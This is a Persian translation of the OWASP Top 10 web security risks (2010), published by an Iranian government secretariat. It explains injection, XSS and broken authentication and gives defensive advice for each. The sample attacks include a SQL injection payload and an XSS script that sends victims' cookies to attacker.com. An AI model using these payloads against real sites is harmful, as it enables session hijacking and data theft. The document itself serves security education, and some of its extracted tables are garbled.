



Username

Password

آشنایی با بالاترین

مخاطرات امنیت وب‌گاه‌ها

دبیرخانه شورای عالی اطلاع‌رسانی

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

آشنایی با بالاترین
مخاطرات امنیتی
وبگاهها

آشنایی با بالاترین مخاطرات امنیتی وبگاهها

ترجمه علی سوزنگر | سیدروح الله سجادی



دبیرخانه شورای عالی اطلاع رسانی
تهران، ۱۳۹۱

عنوان و نام پدید آور: آشنایی با بالاترین مخاطرات امنیتی وبگاه‌ها/ ترجمه علی سوزنگر، سیدروح‌الله سجادی؛ [برای دبیرخانه شورای عالی اطلاع‌رسانی.

مشخصات نشر: تهران: شورای عالی اطلاع‌رسانی، دبیرخانه، ۱۳۹۱.
مشخصات ظاهری: ۶۴ ص: جدول (رنگی)، نمودار (رنگی).

شابک: ۹۷۸-۹۶۴-۸۸۴۶-۳۶-۲

وضعیت فهرست نویسی: فیا

یادداشت: عنوان اصلی: Owasp Top 10 – 2010 rc1The Ten Most Critical Web Application Security Risks
یادداشت: واژه‌نامه: کتابنامه

موضوع: وب--سایت‌ها--اقدامات تأمین

موضوع: موسسات تحقیقاتی--ایران--فعالیت‌های پژوهشی

شناسه افزوده: سوزنگر، علی، ۱۳۵۸ - مترجم

شناسه افزوده: سجادی، روح‌الله، ۱۳۵۹ - مترجم

شناسه افزوده: شورای عالی اطلاع‌رسانی، دبیرخانه

شناسه افزوده: پروژه امنیتی برنامه وب باز

شناسه افزوده: The Open Web Application Security Project

رده‌بندی کنگره: TK ۵۱۰۵/۵۹ آ ۱۳۹۱ ۵

رده‌بندی دیویی: ۰۰۵/۸

شماره کتابشناسی ملی: ۲۸۲۲۵۸۳



آشنایی با بالاترین مخاطرات امنیتی وبگاه‌ها

دبیرخانه شورای عالی اطلاع‌رسانی

مترجمان | علی سوزنگر | a.suzangar@infoamn.com
سیدروح‌الله سجادی | sajjadi@scict.ir

ویراستار | عباس زندباف | abbay45@yahoo.com

لیتوگرافی | نقره آبی

چاپ و صحافی | شادرنگ

نوبت چاپ | اول، ۱۳۹۱

© تمام حقوق چاپ و نشر، کتاب‌آرایی و عناصر آرایشی این کتاب برای ناشر محفوظ است.

نشانی | خیابان شهید مطهری، بین خیابان سنایی و قائم‌مقام فراهانی، شماره ۳۵۸، کدپستی: ۱۵۸۶۹۹۴۳۱۱

تلفن | ۸۸۸۳۹۸۹۵ | شماره | ۸۸۸۳۹۸۹۴ | صندوق پستی | ۳۴۹۹ - ۱۵۸۷۵

www.scict.ir

فهرست

- ۸ پیش‌گفتار
- ۱۰ پیش‌گفتار مترجمین
- ۱۲ درباره OWASP
- ۱۴ ده مخاطره مهم در مورد امنیت برنامه‌های کاربردی
- ۱۸ تزریق
- ۲۲ پردازش‌گذاری فرا-وبگاهی
- ۲۶ مدیریت نشست و اصالت‌سنجی فروشکسته
- ۳۰ ارجاعات شی‌واره‌ای مستقیم ناامن
- ۳۴ جعل درخواست فرا-وبگاهی
- ۳۸ پیکر بندی نادرست امنیت
- ۴۲ شکست در محدودسازی دسترسی به URL
- ۴۶ تغییر مسیردهی و انتقال‌های نامعتبر
- ۵۰ ذخیره‌سازی رمزنگاشتی ناامن
- ۵۴ حفاظت غیرکافی از لایه ترابرد
- ۵۹ گام بعدی برای برنامه‌نویسان چیست؟

پیش‌گفتار

فناوری اطلاعات و ارتباطات با ظهور و رشد سریع و در عین حال نامتوازن خود هم‌زمان با فراهم آوردن زمینه رشد و تعالی جامعه بشری بستری مهیا جهت ورود آسیب‌های جدی و خطرناک به جامعه بهره‌بردار را نیز تدارک دیده است که دقت و تدبیر در این موضوع ضرورت تلاش در راستای کسب مصونیت در مقابل این تهدیدات را در راستای حفظ امنیت ملی و حریم خصوصی شهروندان یک جامعه، دوچندان می‌کند.

فضای مجازی و در یک کلام بستر وب به عنوان مهمترین فضای ارتباطی شهروندان یک جامعه اطلاعاتی با یکدیگر و با دولت شناخته شده و یک وبگاه اصلی‌ترین دروازه این فضای ارتباطی قلمداد می‌گردد.

علیرغم ارزیابی و کنترل مداوم بر روی وبگاه‌ها و فضای مجازی مورد استفاده این فضا همچون سایر جوامع انسانی در معرض تهدیدها و مخاطرات جدی قرار دارد. از نفوذ داده‌های مخرب گرفته تا تخریب داده‌های سالم و از هم‌گسیختگی نظام شبکه داده و... همه و همه در گرو اهمیت دادن به موضوع امنیت اطلاعات در شبکه داده‌هاست.

موضوع امنیت فناوری اطلاعات و اتخاذ سیاست‌های دولتی در این عرصه نقش بسیار مهمی را در حوزه‌های مختلف سیاست‌گذاری و اجرا در کشور ایفا می‌نماید. به طور مشخص نقش سازمان‌ها و نهادهای مسئول در این حوزه در راستای آگاهی بخشی و تأمین امنیت همه کاربران فضای مجازی نقشی بسیار مهم و حیاتی است. آنچه در این مسیر ضروری به نظر می‌رسد عبارت است از

مد نظر قرار دادن مواردی همچون آگاهی بخشی عمومی، آموزش، توسعه منابع انسانی و مشارکت بخش‌های عمومی و خصوصی. در همین راستا و با عنایت به نیاز و ضرورت تأمین امنیت وبگاه‌ها، خصوصاً وبگاه‌های دولتی و حاکمیتی، دبیرخانه شورای عالی اطلاع‌رسانی بر آن شد تا در فرایند ارزیابی وبگاه‌های دستگاه‌های دولتی و حاکمیتی به مقوله امنیت توجه بیشتری معطوف دارد و در راستای رسالت کاری خود بستر اطلاع‌رسانی و فرهنگ‌سازی لازم را جهت ارتقای دانش عمومی و تخصصی لازم در امن‌سازی وبگاه‌ها بکار گیرد.

متن پیش رو ترجمه‌ای مختصر از نکات قابل توجه در موضوع امنیت فضای مجازی است که به همت عزیزان فعال در این دبیرخانه انجام و با هدف فرهنگ‌سازی در زمینه تأمین امنیت فضای تبادل اطلاعات در محیط مجازی همزمان با برگزاری سومین دوره ارزیابی وبگاه‌های حاکمیتی توسط دبیرخانه شورای عالی اطلاع‌رسانی چاپ و منتشر گردید.

امید که دانشجویان، متخصصان بخش خصوصی و دیگر ارباب نظر و بهره برداران حوزه خدمات دولت الکترونیک با ارائه نظرات اصلاحی و پیشنهادهای سازنده خود ما در مسیر نیل به این مهم یاری رسانند.

دکتر حمید شهریاری

دبیر شورای عالی اطلاع‌رسانی

پیشگفتار مترجمین

امروزه فضای مجازی تبدیل به یک محیط متشکل از زیرساخت‌های دیجیتال پیچیده و در هم تنیده شده است که گاهی نمی‌توان مرز روشنی بین آن‌ها تعیین نمود. در همین راستا هرگاه سخن از موضوع امنیت در فضای مجازی به میان می‌آید، مرز مشخصی برای آن نمی‌توان قائل شد و ابعاد گوناگونی مانند امنیت در لایه‌های فیزیکی، داده، شبکه، نرم‌افزار و... مطرح خواهد شد که هر کدام نیازمند توجهات خاص خود بوده و بسیار به هم وابسته می‌باشد.

یکی از مهم‌ترین ابعاد امنیت، امنیت نرم‌افزار و به‌ویژه برنامه‌های کاربردی مبتنی بر وب می‌باشد، چرا که این نرم‌افزارها نقش واسط ارتباطی بین سازمان و کاربران بیرونی را داشته و به عنوان یک نقطه ورودی بسیار مناسب برای هکرها به شمار می‌روند و به همین دلیل بنابر آمار در بیشتر حملات صورت پذیرفته به سازمان‌ها، آسیب‌پذیری‌های موجود در این گونه نرم‌افزارها نقشی کلیدی در انجام موفقیت‌آمیز حملات ایفا کرده است.

این در حالیست که امروزه نرم‌افزارهای ناامن، بستر عملیاتی مهم بسیاری از زیرساخت‌های حیاتی کشورها مانند دفاع، انرژی، مالی، بهداشت و دیگر زیرساخت‌ها را تشکیل داده‌اند و همانطور که نقش وب‌گاه‌های دستگاه‌های حاکمیتی در راستای ارائه خدمات دولت الکترونیک پررنگ‌تر می‌شود، اهمیت توجه به امنیت آن سامانه‌های کاربردی نیز به طرز چشم‌گیری افزایش می‌یابد. هدف اصلی این کتاب افزایش آگاهی در مورد امنیت برنامه‌های کاربردی تحت وب است که با معرفی برخی از مخاطرات بحرانی که پیش روی سازمان‌ها قرار دارد، محقق می‌شود. این کتاب برگرفته از گزارش پروژه OWASP TOP 10 می‌باشد که مورد ارجاع بسیاری از کتب، ابزارها، سازمان‌ها و استانداردها مانند MITRE، PCI DSS، DISA، FTC قرار گرفته است. این گزارش نخستین بار در سال ۲۰۰۳ منتشر و پس از آن در سال‌های ۲۰۰۴، ۲۰۰۷ و

۲۰۱۰ به روز رسانی شده است.

این کتاب برای سازمان‌ها مشوقی خواهد بود تا فعالیت خود را در زمینه امنیت برنامه‌های کاربردی آغاز کنند. همچنین می‌تواند مدیران اجرایی سازمان‌ها را به تفکر در خصوص چگونگی مدیریت مخاطرات نرم‌افزارها و برنامه‌های کاربردی تحت وب سازمان خود وا دارد.

در این کتاب فهرستی ده‌تایی از مهم‌ترین مخاطرات امنیتی برنامه‌های کاربردی تحت وب و راه‌هایی برای ارزیابی آنها معرفی شده است. علاوه بر این برای هر ده مورد در خصوص پارامترهای احتمال و اثر وقوع مخاطرات جهت طبقه‌بندی هر مورد بر اساس میزان شاخص ریسک، سپس روش‌های بررسی و کشف آن مخاطرات در برنامه‌های کاربردی، راهکارهای کنترلی کاهش مخاطرات به همراه نمونه‌هایی از آن بخش و معرفی منابع اطلاعاتی بیشتر، ارائه مطلب شده است.

هدف اولیه این کتاب آموزش نکاتی به برنامه‌نویسان، طراحان، معماران و مدیران سازمان‌ها در مورد عواقب ناشی از نقاط ضعف امنیتی در برنامه‌های کاربردی تحت وب می‌باشد و روش‌های ساده‌ای را برای حفاظت در مقابل این خطرات و راهنمایی‌هایی برای رفع مشکلات ناشی از این خطرات معرفی می‌کند. همچنین در این کتاب سعی شده است تا از واژگان فارسی برای جایگزینی کلمات بیگانه استفاده گردد تا گامی هر چند کوچک در پاسداشت خط و زبان فارسی برداشته باشیم.

امید است بتوانیم با نشر مطالبی از این دست، کمکی اندک به بهبود امنیت وبگاه‌های دستگاه‌های حاکمیتی کشور و دیگر ارائه‌کنندگان خدمات الکترونیک در بستر وب نماییم.

علی سوزنگر

سید روح الله سجادی

درباره OWASP

OWASP انجمنی آزاد است که سازمان‌ها را در زمینه پدیدآوری، نگهداری و خرید برنامه‌های کاربردی^۱ قابل اطمینان و امن توانمند می‌سازد. در OWASP موارد زیر را می‌توان رایگان دریافت کرد:

- استانداردها و ابزارهای مرتبط با امنیت برنامه‌های کاربردی
- اسناد کاملی در مورد امنیت‌آزمایی برنامه‌های کاربردی، پدیدآوری کدهای ایمن، بازیابی امنیت کدها
- کتابخانه‌ها و کنترل‌های امنیتی استاندارد


تمامی ابزارها، اسناد، گروه‌های هم‌اندیشی، انجمن‌ها و بخش‌های موجود در OWASP به صورت رایگان در اختیار کسانی است که به بهکرد امنیت برنامه‌های کاربردی علاقه‌مند هستند. موثرترین روش‌ها در زمینه امنیت برنامه‌های کاربردی، شامل بهبود در تمامی موارد مرتبط با کاربران، فرایندها، مشکلات فناوری و... است، لذا OWASP روش‌های خود را با در نظر گرفتن تمامی این موارد ارائه می‌کند.

فعالیت این انجمن به صورت مستقل، این امکان را فراهم می‌سازد تا به دور از دغدغه‌های مالی و تجاری، اطلاعاتی را در مورد امنیت برنامه‌های کاربردی تولید کرد که بی‌طرفانه، عملی و مقرون به صرفه باشد. این انجمن از برخی فناوری‌های امنیتی استفاده می‌کند، اما به هیچ شرکت تولیدکننده‌ای وابستگی مالی و تجاری ندارد و همانند بسیاری از پروژه‌های نرم‌افزاری متن‌باز، انواع مختلفی از ابزارها را به صورت رایگان و متن‌باز تولید می‌کند.

مخاطرات امنیتی برنامه‌های کاربردی^۲:

مخاطرات امنیتی برنامه‌ها چیست؟

مهاجمان مسیرها و روش‌های مختلفی را به کار می‌گیرند تا از طریق برنامه‌های کاربردی به سازمان یا کسب و کاری آسیب وارد کنند. هریک از این مسیرها نشان دهنده خطر بزرگی است که می‌تواند دلیل کافی برای توجه ویژه به آن باشد.



گاهی این مسیرها توسط مهاجمان به راحتی کشف و برای حمله نفوذی مورد استفاده قرار می‌گیرند اما برخی از آن‌ها به شدت پیچیده و مشکل هستند. برای محاسبه شاخص مخاطرات وارد بر سازمان، ارزیابی احتمال وقوع تهدید، بردار حمله و تعیین آسیب‌پذیری‌های امنیتی به همراه تاثیر فنی و تجاری آن بر سازمان ضروری است.

مخاطرات مهم:

در این بخش مخاطرات جدی امنیتی برای طیف وسیعی از سازمان‌ها شناسائی شده است و برای هر کدام از این مخاطرات، اطلاعات عمومی در مورد احتمال وقوع و تاثیرات فنی آن‌ها، مطابق شکل زیر بیان شده است. طرح ساده زیر بر اساس روش رتبه بندی مخاطرات OWASP¹ تهیه شده است.

اثر تجاری	اثر فنی	تشخیص آسیب پذیری	شیوع آسیب پذیری	بردار حمله	عامل تهدید
؟	بالا	آسان	گسترده	آسان	؟
	متوسط	متوسط	رایج	متوسط	
	جزئی	مشکل	رایج نیست	مشکل	

به هر حال هر سازمان با ویژگی‌های خاص محیط و کسب و کار خود بیش‌تر آشنا است، اما برای هر برنامه کاربردی عوامل تهدیدزای خاصی وجود دارد که می‌تواند منجر به حملاتی شود. بنابراین هر سازمان باید مخاطرات مربوط به کسب و کار خود را با توجه ویژه به عوامل تهدیدزا، کنترل‌های امنیتی پیاده‌سازی شده و تاثیرگذاری آن‌ها در مسائل تجاری و مالی سازمان، شناسائی کند.

1. OWASP Risk Rating Methodology

ده مخاطره مهم در مورد امنیت برنامه‌های کاربردی – OWASP 2010

<p>خطر تزریق (مانند تزریق SQL، OS و LDAP) زمانی رخ می‌دهد که داده‌های نامطمئن^۱ به عنوان بخشی از یک دستور یا پرسمان^۲ به یک مفسر^۳ ارسال شود. داده‌های مهاجمان، مفسر را به اجرای دستورات ناخواسته و یا دسترسی به اطلاعات غیر مجاز وادار می‌کند.</p>	<p>تزریق (Injection)</p>	<p>A1</p>
<p>این خطر زمانی رخ می‌دهد که برنامه کاربردی داده‌های نامطمئن و غیرامنی را به کارگیرد و آن را بدون اعتبارسنجی مناسب به یک مرورگر وب بفرستد. XSS به مهاجمان اجازه اجرای پرده را در مرورگر قربانی مورد نظر می‌دهد که این می‌تواند باعث سرقت نشست^۴ ارتباطی کاربر، رخنه‌گری در وبگاه یا تغییر مسیر کاربر به وبگاه‌های مخرب شود.</p>	<p>پرده‌گذاری فرا-وبگاهی Cross Site Scripting (XSS)</p>	<p>A2</p>
<p>در بیش‌تر مواقع بخشی از عملیات برنامه‌های کاربردی که به اصلت‌سنجی و مدیریت نشست ارتباطی مرتبط است، به طرز صحیحی پیاده‌سازی نمی‌شود. این مسئله به مهاجمان اجازه حمله به گذرواژه‌ها، نشان‌واره^۵ و به کارگیری هویت سایرین را می‌دهد.</p>	<p>مدیریت نشست و اصلت‌سنجی فروشکسته Broken Authentication and Session Management</p>	<p>A3</p>
<p>این خطر زمانی رخ می‌دهد که برنامه نویس به مواردی نظیر فایل، دایرکتوری یا پایگاه داده ارجاع می‌دهد. بدون وجود کنترل دسترسی یا حفاظت‌های دیگر، مهاجمان می‌توانند با دستکاری این مراجع برای دسترسی به داده‌های غیر مجاز استفاده کنند.</p>	<p>ارجاعات شی‌واره‌ای مستقیم نامن Insecure Direct Object References</p>	<p>A4</p>
<p>حملات CSRF مرورگر را وادار به ارسال درخواست جعلی HTTP شامل ردنما^۶ نشست قربانی و دیگر اطلاعات هویتی به برنامه‌های کاربردی تحت وب آسیب‌پذیر می‌کند. این خطر به مهاجمان اجازه می‌دهد که مرورگر قربانی را مجبور به ارسال درخواست کند و برنامه کاربردی آسیب‌پذیر نیز فکر می‌کند که در حال دریافت درخواست‌های قانونی از طرف قربانی است.</p>	<p>جعل درخواست فراوبگاهی Cross Site Request Forgery (CSRF)</p>	<p>A5</p>
<p>برای تامین امنیت، نیازمند تنظیمات دقیق امنیتی برای برنامه‌های کاربردی، چارچوب‌ها، خدمات‌دهنده‌های وب، خدمات‌دهنده نرم افزار و کارپایه‌ها و... هستیم. لازم است تا تمامی این تنظیمات به درستی تعریف، اجرا و نگهداری شود زیرا بسیاری از تنظیمات پیش فرض به اندازه کافی ایمن نیستند.</p>	<p>پیکربندی نادرست امنیت Security Misconfiguration</p>	<p>A6</p>

1. Untrusted data

4. Session

2. Query

5. token

3. Interpreter

6. cookie

<p>بسیاری از برنامه‌های کاربردی دسترسی به URLها را قبل از اجرای پیوندها و دکمه‌های محافظت شده بررسی می‌کنند. با این حال، برنامه‌های کاربردی نیاز به انجام کنترل دسترسی‌های مشابه هنگام مشاهده این صفحات را دارند و گرنه مهاجمان قادر به جعل URLها برای دسترسی به این صفحات پنهان هستند.</p>	<p>شکست در محدودسازی دسترسی به URL Failure to Restrict URL Access</p>	A7
<p>برنامه‌های کاربردی تحت وب به طور مرتب کاربران را به صفحات وبگاه‌های دیگر هدایت می‌کنند و از داده‌های غیرامن برای تعیین صفحات مقصد استفاده می‌کنند. بدون اعتبارسنجی مناسب، مهاجمان می‌توانند قربانیان را به وبگاه‌های تورگذاری^۲ و مخرب یا به صفحات غیرمجاز هدایت کنند.</p>	<p>تغییرمسیردهی و انتقال‌های نامعتبر Unvalidated Redirects and Forwards</p>	A8
<p>بسیاری از برنامه‌ها از داده‌های حساس مانند کارت‌های اعتباری، SSNها و ... با رمزنگاری و رمزگذاری^۳ به طور مناسب محافظت نمی‌کنند. مهاجمان ممکن است از این حفاظت ضعیف اطلاعات، برای انجام سرقت شناسه هویت، کلاهبرداری از کارت اعتباری و یا سایر جرایم استفاده کنند.</p>	<p>ذخیره‌سازی رمزنگاشتی غیرایمن Insecure Cryptographic Storage</p>	A9
<p>در مواقعی که نیاز به حفاظت از ارتباطات حساس است، برنامه‌های کاربردی اغلب قادر به رمزنگاری ترافیک شبکه نیستند. در بیش‌تر مواقعی که این حفاظت‌ها انجام می‌گیرد، به کارگیری گواهی‌های نامطمئن یا عدم استفاده مناسب از آن‌ها، پشتیبانی از الگوریتم‌های ضعیف و ... باعث عدم حفاظت صحیح می‌شود.</p>	<p>حفاظت ناکافی از لایه‌ی ترابرد Insufficient Transport Layer Protection</p>	A10

آشنایی با بالاترین
مخاطرات امنیتی
وبگاهها

A1: تزریق^۱

آیا نسبت به تزریق آسیب پذیر هستید؟

بهترین راه برای فهمیدن آسیب پذیری یک برنامه نسبت به تزریق، اطمینان حاصل کردن از این موضوع است که مفسرها توانایی تمیز داده‌های غیر قابل اطمینان از دستورات و پرسمان‌ها را دارند. این موضوع در SQL، به معنی استفاده از متغیرهای محدود و مشخص در تمامی روال‌های از پیش تعریف شده و اجتناب از به کارگیری پرسمان‌های پویا است.

بازبینی کردن کد برنامه روش سریع و دقیقی برای فهمیدن این موضوع است که آیا برنامه‌ها از مفسرها به طور امن استفاده می‌کنند یا خیر؟ ابزارهای تحلیل کد نیز می‌تواند به تحلیلگر امنیتی کمک کند تا اطلاعاتی درمورد نحوه به کارگیری مفسرها و ردیابی جریان داده‌ها از طریق نرم افزار به دست آورد. همچنین آزمون نفوذ دستی نیز می‌تواند صحت آسیب پذیری‌های کشف شده را تأیید کند.

پوش‌گری خودکار پویا که برای آزمون برنامه‌های کاربردی استفاده می‌شود نیز می‌تواند برخی مشکلات موجود در زمینه تزریق‌ها را آشکار سازد. البته پوشگرها همیشه نمی‌توانند به مفسرها دسترسی پیدا کنند و گاهی در تشخیص این که آیا حمله موفقیت آمیز بوده است، مشکل دارند.

برای جلوگیری از تزریق چه باید کرد؟

جلوگیری از تزریق‌ها مستلزم این است که داده‌های غیر امن از پرسمان‌ها متمایز شود.

۱. یک گزینه مناسب استفاده از API امن است که از استفاده مفسرها به طور کامل جلوگیری کرده یا یک رابط کاربری پارامتری را آماده می‌سازد. نسبت به استفاده از API‌هایی مانند روال‌های ذخیره‌سازی که به صورت پارامتری ظاهر

1. Injection

می‌شوند اما ممکن است که آسیب پذیری تزریق داشته باشند، توجه لازم را باید داشت.

۲. در صورتی که API پارامتری در دسترس نباشد، باید با دقت تمام استفاده از نویسه‌های خاص را که برای مفسرها معانی خاصی دارند، محدود کرد. برای اطلاعات بیشتر می‌توان به OWASP's ESAPI اشاره کرد.

۳. اعتبارسنجی مثبت داده‌ها با رمز گشایی و پالایه‌گذاری^۱ مناسب ورودی به محافظت در برابر تزریق کمک می‌کند اما این محافظت کاملی در برابر تزریق نیست زیرا بسیاری از برنامه‌های کاربردی به نویسه‌های خاص در ورودی خود نیاز دارند.

مثالی از سناریوی حمله:

برنامه از داده‌های غیر قابل اطمینان در ساخت پرسمان زیر استفاده می‌کند:

```
String query = «SELECT * FROM accounts WHERE  
custID=>>» + request.getParameter(«id») + «>>»;
```

مهاجم پارامتر «id» را در مرورگر خود تغییر داده و «<1> OR <1>» را ارسال می‌کند.

این موضوع می‌تواند باعث تغییر معنی پرسمان به «بازگرداندن تمامی رکوردها از پایگاه داده» به جای درخواست اطلاعات مشتری خواسته شده باشد.

```
http://example.com/app/accountView?id=> or <1>=>1
```

در بدترین حالت، مهاجم با استفاده از این ضعف امنیتی، اجازه تصاحب تمام اطلاعات موجود در پایگاه داده را می‌یابد.

1. filtering

منابع

OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Injection Flaws Article](#)
- [ESAPI Encoder API](#)
- [ESAPI Input Validation API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)
- [OWASP Code Review Guide: Chapter on SQL Injection](#)
- [OWASP Code Review Guide: Command Injection](#)

External

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)

A2:**پردازه گذاری فرا- وبگاهی^۱**

آیا نسبت به XSS آسیب پذیر هستید؟

باید اطمینان حاصل کرد که اطلاعات وارد شده توسط کاربران که به مرورگر بازگردانده می شود، امن هستند (از طریق اعتبار سنجی ورودی). رمز گذاری مناسب خروجی این اطمینان را می دهد که با داده های وارد شده به عنوان متن و نه محتوای قابل اجرا برخورد شود.

ابزارهای ایستا و پویا می تواند برخی از مشکلات XSS را به طور خودکار پیدا کنند. اگرچه هر برنامه کاربردی، صفحات خروجی را به طور متفاوتی ایجاد می کند و از مفسرهای متفاوت سمت مرورگر نظیر JavaScript, ActiveX, Flash, Silverlight استفاده می کند که این خود تشخیص خودکار را با مشکل می سازد. بنابراین، کشف کامل این موضوع نیازمند به کارگیری ترکیبی از بررسی دستی کدها و آزمون نفوذ است.

فناوری های وب ۲ مانند AJAX شناسایی XSSها را از طریق ابزارهای خودکار بسیار پیچیده تر می سازد.

برای جلوگیری از XSS چه باید کرد؟

جلوگیری از XSSها نیازمند جداسازی داده های غیرامن از محتوای فعال مرورگرها است.

۱. یک گزینه مناسب حذف تمام مکان های ورود داده مبتنی بر HTML توسط برنامه نویس است مانند body, attribute, JavaScript, CSS, or URL
۲. اعتبارسنجی مثبت داده ها با رمز گشایی و پالایه گذاری مناسب ورودی به محافظت در برابر XSS کمک می کند اما این یک محافظت کامل در برابر XSS نیست زیرا بسیاری از برنامه های کاربردی به نویسه های خاص در ورودی خود نیاز دارند. در اعتبارسنجی باید تا حد ممکن ورودی های رمزنگاری شده را رمزگشایی

1. Cross Site Scripting (XSS)

عامل تهدید	بردار حمله	آسیب پذیری	اثر تجاری
مهاجم داده‌های غیر اصل خود را به سامانه‌ای ارسال می‌کند که کاربرانی از نوع داخلی، بیرونی و راهبران شبکه دارد.	مهاجمان حملات مبتنی بر متن ساده‌ای را با هدف رخنه‌گری در قواعد مفسر مقصد انجام می‌دهند.	یکی از شایع‌ترین آسیب‌پذیری‌های امنیتی موجود در برنامه‌های کاربردی است. این خطر زمانی رخ می‌دهد که اطلاعات وارد شده توسط کاربر مثلا در یک برگه، بدون اعتبارسنجی خاصی به مرورگر فرستاده شود. سه نوع شناخته شده از XSS وجود دارد: Stored, Reflected و DOM based XSS	ارزش تجاری داده‌ها یا عملکرد برنامه‌های کاربردی تحت تاثیر باید مورد توجه قرار گیرد.
سادگی متوسط	سادگی متوسط	شروع گسترده	اثر متوسط
مهاجمان حملات مبتنی بر متن ساده‌ای را با هدف رخنه‌گری در قواعد مفسر مقصد انجام می‌دهند.	مهاجمان می‌توانند پردازنده‌ها را در مرورگر فریبی اجرا کنند تا موفق به ورودن نشست کاربر، رخنه کردن در وبگاه، درج محتوای نامربوط، تغییر مسیر کاربران، ربودن مرورگر کاربران با استفاده از نرم افزارهای مخرب و ...	تشخیص این آسیب‌پذیری به راحتی با تحلیل کد برنامه یا آزمون امکان پذیر است.	مهاجمان می‌توانند پردازنده‌ها را در مرورگر فریبی اجرا کنند تا موفق به ورودن نشست کاربر، رخنه کردن در وبگاه، درج محتوای نامربوط، تغییر مسیر کاربران، ربودن مرورگر کاربران با استفاده از نرم افزارهای مخرب و ...
سادگی آسان	شروع گسترده	آسیب پذیری	اثر فنی
تشخیص آسان	شروع گسترده	آسیب پذیری	اثر فنی

کرد و قبل از پذیرش هرگونه ورودی طول، نویسه‌ها، قالب و هر قاعده^۱ مرتبط با آن داده را اعتبار سنجی نماید.

مثال از سناریوی حمله:

برنامه از داده‌های غیر قابل اطمینان و بدون اعتبارسنجی در ساخت قطعه HTML زیر استفاده می‌کند:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

مهاجمان از پارامتر 'CC' در مرورگر خود استفاده می‌کنند.

```
<<script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
'+۲۰%.document.cookie</script>.
```

این کار باعث می‌شود که شناسه نشست کاربر قربانی به وبگاه مهاجم ارسال شده و به او اجازه ربودن نشست جاری کاربر را بدهد. توجه داشته باشید که مهاجم می‌تواند با استفاده از XSS از مقابل هرگونه دفاع CSRF که برنامه از آن استفاده می‌کند نیز عبور کند. برای اطلاعات بیش‌تر در مورد CSRF به A5 رجوع کنید.

منابع

OWASP

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP Cross Site Scripting Article](#)
- [ESAPI Project Home Page](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [ASVS: Input Validation Requirements \(V5\)](#)
- [OWASP Testing Guide: Chapter on XSS Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)

External

- [CWE Entry 79 on Cross Site Scripting](#)
- [RSnake's XSS Attack Cheat Sheet](#)

A3:**مدیریت نشست و اصالت‌سنجی فروشکسته^۱**

آیا آسیب پذیر هستید؟

- اولین مواردی که نیاز به حفاظت دارد گذرواژه کاربران و شناسه نشست است.
۱. آیا گذرواژه‌ها، شناسه نشست و سایر مجوزها تنها از طریق ارتباطات TLS ارسال می‌شود؟ (برای توضیح بیشتر تر A10 را مشاهده کنید)
 ۲. آیا مجوزها به صورت رمزگذاری شده ذخیره می‌شوند؟ (برای توضیح بیشتر تر A9 را مشاهده کنید)
 ۳. آیا به علت عملکرد ضعیف مدیریت حساب‌های کاربران، گذرواژه‌ها را می‌توان حدس، تغییر یا بازیابی کرد؟
 ۴. آیا شناسه نشست از طریق بازنویسی URL افشا می‌شود؟
 ۵. آیا شناسه نشست‌ها دارای انقضای زمانی بوده و کاربر می‌تواند log out کند؟

برای جلوگیری چه باید کرد؟

- مهم‌ترین پیشنهاد به سازمان‌ها این است که برای برنامه نویسان، مجموعه‌ای از کنترل‌ها جهت مدیریت اصالت‌سنجی و مدیریت نشست‌ها فراهم سازند.
۱. کنترل‌ها باید به گونه‌ای باشد که تمام نیازمندی‌های مربوط به اصالت‌سنجی و مدیریت نشست‌هایی را محقق سازد که در استاندارد ASVS مشخص شده است.
 ۲. کنترل‌ها باید دارای رابط کاربری ساده برای برنامه نویسان باشد. برای اطلاعات بیشتر تر به ESAPI Authenticator and User API رجوع کنید.
 ۳. تلاش‌های زیادی باید برای جلوگیری از خطرات XSS که سبب سرقت شناسه نشست‌ها می‌شود، صورت گیرد.

1. Broken Authentication and Session Management

عامل تهدید	مهاجم می تواند فرد بیرونی ناشناس یا کاربر داخلی سازمان باشد که در تلاش باشد برای سرقت حساب های کاربری دیگران است.	مهاجمان از آسیب پذیری های موجود در عملکرد سامانه های اطلاعاتی یا مدیریت نشست استفاده می کنند .	مهاجمان از آسیب پذیری های موجود در عملکرد سامانه های اطلاعاتی یا مدیریت نشست استفاده می کنند .	بردار حمله	اغلب سامانه های اصالت سنجی توسعه یافته توسط برنامه نویسان به خوبی عمل نمی کنند. تجربه نشان میدهد که غالباً این سامانه ها در بخش هایی نظیر مدیریت گذرواژه ، خروج از برنامه، اقتضای زمانی، مرز به خاطر بسیار، سوالات رمزنگاری و ... دارای آسیب پذیری هستند. پیدا کردن برخی از این نقاط ضعف به سادگی امکان پذیر نمی باشد. چون هر پیاده سازی روش مخصوص به خود را دارد.	شروع معمول	سادگی تشخیص متوسط	آسیب پذیری	اثر فنی	اثر تجاری	ارزش تجاری داده ها یا عملکرد برنامه های کاربردی تحت تأثیر باید مورد توجه قرار گیرد.
